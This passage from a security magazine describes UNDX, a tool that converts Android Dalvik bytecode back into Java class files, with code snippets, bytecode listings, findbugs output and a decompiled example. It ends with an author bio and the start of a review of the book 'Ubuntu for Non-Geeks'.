000326: 1300 1000                        |0003: const/16 v0, #int 16 // #10
00032a: 2300 0f00                        |0005: new-array v0, v0, [C // class@000f
00032e: 2600 0700 0000                   |0007: fill-array-data v0, 0000000e // +00000007
000334: 6900 0000                        |000a: sput-object v0, LMD5;.hexChars:[C // field@0000
000338: 0e00                             |000c: return-void
00033a: 0000                             |000d: nop // spacer
00033c: 0003 0200 1000 0000 3000 3100 3200 ... |000e: array-data (20 units)
catches       : (none)
positions     :
0x0000 line=7
0x0003 line=8
```

Figure 6: BCEL hierarchy




We chose the BCEL (http://jakarta.apache.org/bcel/) as bytecode backend, as it has a very broad functionality (compared to the potential alternatives like ASM and javassist), however this preference is solely based on the authors subjective view and experience with BCEL. Figure 6, which was taken from the BCEL documentation), shows the object hierarchy provided by the BCEL classes.

PROCESSING STEPS

Figure 7 shows the steps that are necessary to parse an APK back into a java bytecode representation. First global APK structures are read, then the methods are processed. In the end the derived data is written to a jar file.

Figure 7: Processing steps



extract classes.dex from *.apk file
parse global structures (constants)
for each class in dex
parse class meta data
for each method in class
Parse method meta data
for each instructions in method
transform to java bytecode
generate java method (BCEL method)
generate java class (BCEL method)
store class in jar

Processing of global structures: Processing the global structures involves extracting the classes.dex file from the APK archive (which is a zip container), and parsing global structures, like preparing constants for later lookup. In detail this step transforms APK meta information into relevant BCEL structures, for example retrieve the Dalvi String table and store its values in a JAVA constant pool.

Process classes: Transforming the classes involves splitting the combined meta data of the classes within a dex file into individual class files. For this purpose we parse the meta data, process the methods, by inspecting the bytecode and generate BCEL classes, as we now have all necessary meta data available and all methods of a class are parsed. The BCEL class object is then ready to be dumped into a class file, as entry of the output jar file.

Processing class Meta Data: This step includes extracting the meta data first, then transferring the visibility, class/interface, classname, subclass information into BCEL fields. The static and instance fields of each class have to be created, too.

Figure 8: Acquire method meta data

```
private MethodGen getMethodMeta(ArrayList<String> al,
ConstantPoolGen pg,
String classname) {
for (String line : al) {
KeyValue kv = new KeyValue(line.trim());
String key = kv.getKey(); String value = kv.getValue();
if (key.equals(str_TYPE)) type = value.replaceAll("'",
"");
if (key.equals("name")) name = value.replaceAll("'",
"");
if (key.equals("access")) access = value.split(" ")[0].
substring(2);
allfound = (type.length() * name.length() * access.
length() != 0);
if (allfound) break;
}
Matcher m = methodtypes.matcher(type);
boolean n = m.find();
Type[] rt = Type.getArgumentTypes(type);
Type t = Type.getReturnType(type);
int access2 = Integer.parseInt(access, 16);
MethodGen fg = new MethodGen(access2, t, rt, null,
name, classname,
new InstructionList(), pg);
return fg;
```

Figure 9: Transforming the new-array opcode

```
private static void handle_new_array(String[] ops,
InstructionList il,
ConstantPoolGen cpg, LocalVarContext lvg) {
String vx = ops[1].replaceAll(",", "");
String size = ops[2].replaceAll(",", "");
String type = ops[3].replaceAll(",", "");
il.append(new ILOAD((short) lvg.didx2jvmidxstr(size)));
if (type.substring(1).startsWith("L")
|| type.substring(1).startsWith("[")) {
il.append(new ANEWARRAY(Utils.doAddClass(cpg, type.
substring(1))));
} else
{
il .append(new NEWARRAY((BasicType) Type.getType(type
.substring(1))));
}
il.append(new ASTORE(lvg.didx2jvmidxstr(vx)));
}
```


Figure 10: Transforming virtual method calls

```
private static void handle_invoke_virtual(String[] regs,
String[] ops,
InstructionList il, ConstantPoolGen cpg,
LocalVarContext lvg,
OpcodeSequence oc, DalvikCodeLine dcl) {
String classandmethod = ops[2].replaceAll(",", "");
String params = getparams(regs);
String a[] = extractClassAndMethod(classandmethod);
int  metref  =  cpg.addMethodref(Utils.toJavaName(a[0]),
a[1], a[2]);
genParameterByRegs(il,  lvg,  regs,  a,  cpg,  metref,
true);
il.append(new INVOKEVIRTUAL(metref));
DalvikCodeLine nextInstr = dcl.getNext();
if (!nextInstr._opname.startsWith("move-result")
&& !classandmethod.endsWith(")V")) {
if (classandmethod.endsWith(")J") ||
classandmethod.endsWith(")D")) {
il.append(new POP2());
} else {
il.append(new POP());
}
}
}
```

Figure 11: Transforming sparse switches


```
String reg = ops[1].replaceAll(",", "");
String reg2 = ops[2].replaceAll(",", "");
DalvikCodeLine dclx = bl1.getByLogicalOffset(reg2);
int phys = dclx.getMemPos();
int curpos = dcl.getPos();
int magic = getAPA().getShort(phys);
if (magic != 0x0200) { Utils.stopAndDump("wrong magic");
}
int size = getAPA().getShort(phys + 2);
int[] jumpcases = new int[size];
int[] offsets = new int[size];
InstructionHandle[] ihh = new InstructionHandle[size];
for (int k = 0; k < size; k++) {
jumpcases[k] = getAPA().getShort(phys + 4 + 4 * k);
offsets[k]  =  getAPA().getShort(phys  +  4  +  4  *  (size  +
k));
int newoffset = offsets[k] + curpos;
String zzzz = Utils.getFourCharHexString(newoffset);
ihh[k] = ic.get(zzzz);
}
int defaultpos = dcl.getNext().getPos();
String zzzz = Utils.getFourCharHexString(defaultpos);
InstructionHandle theDefault = ic.get(zzzz);
il.append(new ILOAD(locals.didx2jvmidxstr(reg)));
LOOKUPSWITCH   ih   =   new   LOOKUPSWITCH(jumpcases,   ihh,
theDefault);
il.append(ih);
```

Figure 12: Dalvik Code




```
type           : '()LMD5;'
access         : 0x0009 (PUBLIC STATIC)
code           -
registers      : 1
ins            : 0
outs           : 1
insns size     : 14 16-bit code units
0003c8:                                  |[0003c8] MD5.getInstance:()LMD5;
0003d0: 6200 0200                        |0000: sget-object v0, LMD5;.md5:LMD5; // field@0002
0003d4: 3900 0900                        |0002: if-nez v0, 000b // +0009
0003d8: 2200 0200                        |0004: new-instance v0, LMD5; // class@0002
0003dc: 7010 0500 0000                   |0006: invoke-direct {v0}, LMD5;.<init>:()V // method@0005
0003e2: 6900 0200                        |0009: sput-object v0, LMD5;.md5:LMD5; // field@0002
0003e6: 6200 0200                        |000b: sget-object v0, LMD5;.md5:LMD5; // field@0002
0003ea: 1100                             |000d: return-object v0
catches        : (none)
positions      :
0x0000 line=24
```

Figure 13: JVM Code




```
 public static MD5 getInstance();
Code:
 0:   getstatic       #14; //Field md5:LMD5;
 3:   astore_0
 4:   aload_0
 5:   ifnonnull       20
 8:   new     #4; //class MD5
 11:  astore_0
 12:  aload_0
 13:  invokespecial   #73; //Method "<init>":()V
 16:  aload_0
 17:  putstatic       #14; //Field md5:LMD5;
 20:  getstatic       #14; //Field md5:LMD5;
 23:  astore_0
 24:  aload_0
 25:  areturn
```

Figure 14: Static Analysis



- Class names should start with an upper case letter (6)
  - The class name net.peterd.zombierun.R$array doesn't start with an upper case letter
  - The class name net.peterd.zombierun.R$attr doesn't start with an upper case letter
  - The class name net.peterd.zombierun.R$drawable doesn't start with an upper case letter
  - The class name net.peterd.zombierun.R$id doesn't start with an upper case letter
  - The class name net.peterd.zombierun.R$layout doesn't start with an upper case letter
  - The class name net.peterd.zombierun.R$string doesn't start with an upper case letter
- Method names should start with a lower case letter (1)
- Correctness (15)
  - Bad use of return value from method (12)
    - Exception created and dropped rather than thrown (9)
      - net.peterd.zombierun.activity.Game.initializePlayersOverlay(MapView) forgets to throw ne
      - net.peterd.zombierun.activity.Game.onCreate(Bundle) forgets to throw new RuntimeExcep
      - net.peterd.zombierun.entity.Destination.toString() forgets to throw new net.peterd.zombie
      - net.peterd.zombierun.entity.Player.fromString(String, Destination, GameEventBroadcaster
      - net.peterd.zombierun.entity.Player.fromString(String, Destination, GameEventBroadcaster
      - net.peterd.zombierun.game.GameState.setThisDevicePlayer(Player) forgets to throw new
      - net.peterd.zombierun.io.MockDataFetcher.getData(String) forgets to throw new java.io.IO
      - net.peterd.zombierun.io.MockDataFetcher.getData(String, Map) forgets to throw new java
      - net.peterd.zombierun.service.GameService.createGame(FloatingPointGeoPoint, Destinatio
    - Method ignores return value (3)
  - Unwritten field (2)
  - Useless self-operation (1)
- Performance (7)
- Dodgy (1)

Figure 15: Decompilation




```
public class WebDialog extends Dialog
{

    public WebDialog(Context arg0)
    {
        super(arg0);
        Object obj = JVM INSTR new #14  <Class WebView>;
        ((WebView) (obj)).WebView(arg0);
        webView = ((WebView) (obj));
        obj = webView;
        obj = ((WebView) (obj)).getSettings();
        boolean flag = true;
        ((WebSettings) (obj)).setJavaScriptEnabled(flag);
        obj = webView;
        setContentView(((android.view.View) (obj)));
        obj = "Welcome";
        setTitle(((CharSequence) (obj)));
    }

    public void loadUrl(String arg0)
    {
        WebView webview = webView;
        webview.loadUrl(arg0);
```

Process the individual methods: The major work of UNDX is performed in transferring the Davlik bytecode back into JVM equivalents. So first we extract the method meta data, then parse all the Instructions and generate BCEL methods for each Dalvik method. This includes transforming method meta data to BCEL method structures, extracting method signatures setting up local variable tables, and mapping Dalvik registers to JVM stack positions. A source snippet for this is shown in Figure 8.

Generating the java bytecode instructions: The details for creating BCEL instructions from Dalvik instructions are very work-intensive. First BCEL InstructionLists are created, then NOP proxies for every Dalvik instruction to handle forward jump targets are prepared. Then for every Dalvik instruction add an equivalent JVM bytecode block to the JVM InstructionList. In this conversion loop UNDX spends most of it's time. Not every instruction can be processed one-to-one, as some storage semantics are differing between Dalvik and JVM,as shown in Figure 9, Figure 10 and Figure 11. The instructions shown in Figure 12 and Figure 13 illustrates the transformation results. To achive this result we have to comply to some invariant constraints, we have to assign sound Dalvik regs to jvm stack positions.

To violate the JVM verifier as less as possible we want to obey stack balance rule, when processing the opcodes. Very important also is to provide proper type inference of the object references on the stack (reconstruct flow of data assignment opcodes). This is often tricky and fails in the set of cases, where the Dalvik reused registers for objects of differing types. This detail illustrates well how hardware and memory constraints in mobile devices influenced the design of the Dalvik architecture.

Figure 16: Graph With DIA



-1: nop[0](1)=> -1: nop[0](1):block 0
=>:block 1
0: iconst_0[3](1)=> 7: aload_2[44](1):block 2
=>:block 3
8: invokespecial[183](3) 54=> 13: istore_3[62](1):block 4
14: aload_0[42](1)=> 14: aload_0[42](1):block 5
=>:block 6
15: arraylength[190](1)=> 21: if_icmpge[162](3) -> aload_2:block 7
156: aload_2[44](1)=> 156: aload_2[44](1):block 8
24: aload_0[42](1)=> 25: iload_3[29](1):block 9
=>:block 10
=>:block 11
157: invokevirtual[182](3) 69=> 162: areturn[176](1):block 12
26: baload[51](1)=> 29: iload[21](2) 4:block 13
=>:block 14
31: ldc[18](2) 55=> 36: iload[21](2) 4:block 15
=>:block 16
38: ldc[18](2) 56=> 49: istore[54](2) 4:block 17
51: iload[21](2) 5=> 53: iflt[155](3) -> ldc 64:block 18
=>:block 20
56: ldc[18](2) 57=> 64: if_icmpgt[163](3) -> ldc 64:block 22
=>:block 19
123: ldc[18](2) 64=> 134: iload[21](2) 5:block 21
67: iload[21](2) 5=> 67: iload[21](2) 5:block 24
=>:block 23
=>:block 26
136: ldc[18](2) 65=> 147: iload[21](2) 5:block 25
69: ldc[18](2) 58=> 80: iload[21](2) 5:block 28
=>:block 27
=>:block 30
149: invokevirtual[182](3) 62=> 153: goto[167](3) -> aload_0:block 29
82: invokevirtual[182](3) 62=> 85: pop[87](1):block 32
86: aload_0[42](1)=> 87: iload_3[29](1):block 31
=>:block 33
88: baload[51](1)=> 91: iload[21](2) 5:block 34
=>:block 35
93: ldc[18](2) 56=> 98: iload[21](2) 4:block 36
=>:block 37
100: ldc[18](2) 63=> 112: if_icmplt[161](3) -> iload 6:block 38
115: iload_3[29](1)=> 115: iload_3[29](1):block 40
163: iload[21](2) 6=> 167: goto[167](3) -> iload 5:block 39
=>:block 41
116: ldc[18](2) 63=> 120: goto[167](3) -> aload_0:block 42

Store generated data in BCEL structures: After all methods in all classes are parsed, processing is finished, and as result we have a class file for each defined class in the dex file.

Static analysis of the code

Now that we have bytecode generated from the Dalvik code, what can we do with it. We could analyze the code with static checking tools, like (findbugs) to find programming bugs, vulnerabilities, license violations with tool support (see Figure 14). If we are an experienced reverse engineer and already learned that fully automated tools are not the ultimate choice in RE, we stuff the class files in a decompiler (JAD, JD-GUI), see Figure 15 to receive JAVA-like code to speed up program understanding, which is the reverse engineers primary goal. Be aware, that you receive structural equivalent and not a 100 percent verbatim copy of the original source, as some differences due to heavy transformation processes inbetween show their effect, such as reuse of stack variables.

In certain cases it is recommended to use class file disassembler (javap), when the decompiler was not able to complete due to heavy use of obfuscation.

Although real reverse engineers prefer code, UNDX can also compete in the RE softball league, using more graphs and consume less brain. If you want that instead, write a 20 liner groovy script, and transfer the nodes and arrows of the control flow graph (like the one offered by findbugs) into a nice graph in the graphing language of your choice. Figure 16 shows that approach using DIA.

SUMMARY AND TRIVIA

UNDX consists of about 4000 lines of code, which are written in JAVA, only external dependency is BCEL. It uses the command line only, but you could write a GUI and contribute it to the project, as the licensing is committer-friendly GPL. The code is available at http://www.illegalaccess.org/undx/.


At this point we thank *Dan Bornstein* (again), for suggesting the UNDX name. •

ABOUT THE AUTHOR

Marc Schönefeld is a known speaker at international security conferences since 2002. His talks on Java-Security were presented at Blackhat, RSA, DIMVA,PacSec, CanSecWest, HackInTheBox and other major conferences. In 2010 he hopefully finishes his PhD at the University of Bamberg. In the daytime he works on the topic of Java and JEE security for Red Hat. He can be reached at marc AET illegalaccess DOT org.

UBUNTU for Non-Geeks

A Pain-Free, Get-Things-Done Guide



by Rickford Grant with Phil Bull

Review by **Dhillon Andrew Kannabhiran**

With a title like 'Ubuntu for Non-Geeks' the target audience for this book is clearly not the seasoned HITB Magazine reader. That being said, with the holiday season just around the corner, this book would certainly be a great gift for someone looking to get his or her feet wet in the world of the penguin.

Broken down into 21 easy to follow chapters, the book kicks off as most other introductory titles do, with a brief intro to Linux in general, providing the reader with the usual 'about Linux' sections followed by some background information on the Ubuntu distribution in particular. Like its predecessors, the book is bundled with an Ubuntu live CD and this 4th edition ships with Ubuntu 10.04 (Lucid Lynx).

Unlike other 'Linux for beginners' type books however, Ubuntu for Non-Geeks is written to be used as both a reference guide or to be read cover-to-cover. It assumes the reader is already somewhat familiar with computers in general and certainly seasoned in Microsoft Windows.

The book is designed to teach by taking the reader through various 'projects'. Presented in a tutorial style, these follow-along guides are designed to get the reader involved in solving a specific task in order to learn and more importantly understand how things in Linux work.

Projects start off with the very basics – customizing your desktop's look and feel (thus getting exposed to GNOME desktop's panels and widgets) to getting connected and online. This is then followed by slightly more advanced projects – things like keeping system and application software up to date via the Ubuntu Software Center, a chapter on the Terminal and introductory commands and projects dealing with things like burning DVDs and getting your iPod or iPhone to work with your Linux system. There's even a chapter on getting anti virus software installed, configuring a basic software firewall (Firestarter) and getting encrypted files and folders set up.

